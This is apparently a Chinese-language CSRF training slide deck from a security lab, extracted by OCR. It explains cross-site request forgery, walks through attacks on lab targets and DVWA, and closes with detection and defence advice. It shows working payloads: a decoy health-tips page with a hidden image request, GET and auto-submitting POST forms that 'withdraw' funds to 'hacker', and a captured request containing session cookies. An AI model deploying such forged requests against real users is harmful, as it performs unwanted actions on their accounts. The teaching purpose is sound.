CSRF漏洞-操作类型


讲师：跃琪

目录

01. csrf漏洞介绍

02. csrf漏洞利用

03. csrf漏洞的寻找



/01

csrf漏洞介绍

CSRF攻击-苏醒的巨人

一、定义

Cross-Site Request Forgery跨站请求伪造。

理解:

- 1、跨站点的请求；
- 2、请求是伪造的。（假装可信）

它是一种挟制用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。

CSRF攻击-苏醒的巨人

二、定义


csrf漏洞的成因就是网站的cookie在浏览器中不会过期，只要不关闭浏览器或者没有退出登录，那以后只要是访问这个网站，都会默认你已经登录的状态。而在这个期间，攻击者发送了构造好的csrf脚本或包含csrf脚本的链接，。可能会执行一些用户不想做的功能（比如是添加账号等）。这个操作不是用户真正想要执行的

CSRF攻击-苏醒的巨人

三、CSRF模型

1.用户登录受信任网站A，并在本地生成Cookie。

2.在不登出A的情况下，访问危险网站B。



CSRF攻击过程

1.用户登录受信任网站A，并在本地生成Cookie。


2.在不登出A的情况下，访问危险网站B。

3.执行危险网站b上面的代码

4.搜索合天网安实验室csrf攻击实验


CSRF攻击过程

1.登录网站A



2.抓取网站行为的请求包

CSRF攻击过程


添加留言
标题：ces 用户：admin
内容：aa
发表日期
Elements Network Sources Timeline Profiles Resources Audits Console
View: Options: Preserve log Disable cache
Filter All XHR Script Style Images Media Fonts Docume
Name Status Type Initiator
add.php 200 document Other
add.php?title=ces&content=aa&submit=add 200 document Other
list.php 200 document add.php?title=ces&conte...
3 requests | 2.0 KB transferred | Finish: 38 ms | DOMContentLoaded: 60 ms | Load: 56 ms
Headers Preview Response Cookies Timing
General
Remote Address: 10.1.1.189:80
Request URL: http://10.1.1.189/csrf-get-target/add.php?title=ces&content=aa&submit=add
Request Method: GET
Status Code: 200 OK
Response Headers view source
Connection: Keep-Alive
Content-Length: 374
Content-Type: text/html; charset=utf-8
Date: Mon, 20 Apr 2020 02:12:34 GMT
Keep-Alive: timeout=5, max=100

CSRF攻击过程

3.构造一个页面带有，请求的包


```
1  <html>
2  <head>
3  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4  </head>
5  <body>
6  <img border="0" alt="生活中常吃蔬菜的中医食疗功效" width="400" height="252" src="1.jpg"  />
7  <div>
8  <h1>生活中常吃蔬菜的中医食疗功效</h1>
9  <p>黑木耳：性平味甘主要食疗功效：补气益智生血、可治贫血、肢体麻木、减低血液凝块、抗癌。</p>
10 <p>扁豆：性平味甘主要食疗功效：健脾和胃、消暑化湿、治脾癌食少。</p>
11 <p>豌豆：性平味甘主要食疗功效：和中下气、利小便。</p>
12 <p>豇豆：性平味甘主要食疗功效：健脾益气、治腮腺炎。</p>
13 </div>
14 <img style="display:none" src="http://10.1.1.189/csrf-get-target/add.php?title=恶意标题&content=恶意内容&submit=add" />
15 </body>
16 </html>
```

4.然后让人点击，执行

CSRF攻击过程

3.构造一个页面带有，请求的包

4.然后让人点击，执行



/02

csrf漏洞利用

CSRF攻击

一、定义

正常的CSRF攻击，增删改等操作（基于操作的csrf）
另类的CSRF：JSONP、CORS、Flash跨域劫持（基于文件读取的csrf）

CSRF攻击利用

一、本质

CSRF的本质就是在不知情的情况下执行请求

根据请求分为了：get类型csrf，post类型csrf

举例

dvwa靶场：可以看到单纯根据cookie字段判断是否登录，fuzz referer发现不影响请求

CSRF攻击-苏醒的巨人

一、利用

1. GET型csrf

GET类型的CSRF利用非常简单，只需要一个HTTP请求，一般会这样利用：

```
<img src="http://bank.example/withdraw?amount=10000&for=hacker">
```

CSRF攻击-苏醒的巨人

2. POST型csrf

这种类型的CSRF利用起来通常使用的是一个自动提交的表单，如：

```
<form action="http://bank.example/withdraw" method=POST>
<input type="hidden" name="account" value="xiaoming" />//name为参数  value为参数的值
<input type="hidden" name="amount" value="10000" />
<input type="hidden" name="for" value="hacker" />
</form>
<script> document.forms[0].submit(); </script> //自动提交表单
```

CSRF攻击-苏醒的巨人

3. 链接型csrf

链接类型的CSRF并不常见，比起其他两种用户打开页面就中招的情况，这种需要用户点击链接才会触发。这种类型通常是在论坛中发布的图片中嵌入恶意链接，或者以广告的形式诱导用户中招，攻击者通常会以比较夸张的词语诱骗用户点击，例如：


```
<a href="http://test.com/csrf/withdraw.php?amount=1000&for=hacker" taget="_blank">  重磅消息！！  <a/>
```

CSRF攻击

DVWA csrf利用

1.查看请求，burp抓包查看即可知是一个get类型的
2.构造请求利用img构造请求
<img src="http://xxxxx.xxx">

```
GET /dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/
Cookie: security=low; Sg0q_2132_ulastactivity=23[illegible]; Sg0q_2132_lastcheckfeed=1%7C1575970401; Sg0q_2132_nofavfid=1;
Sg0q_2132_saltkey=mdU0EbLZ; Sg0q_2132_lastvisit=1581580089; UkEk_2132_saltkey=LZ2zd3Rl; UkEk_2132_lastvisit=1581582555; PHPSESSID=j06a7rbp54ut2qpvhfhqb92593
Connection: close
Upgrade-Insecure-Requests: 1
```



/03

csrf漏洞的寻找

csrf寻找

csrf寻找

1.关注数据包：数据包的几个关键字段，是否根据cookie来判断请求包

检查：


Referer

Auth

CSRFtoken

举例

安全的：一个随机的token，一个旧的密码验证这些我们都无法获取的到的



感谢聆听

湖南合天智汇信息技术有限公司

www.hetianlab.com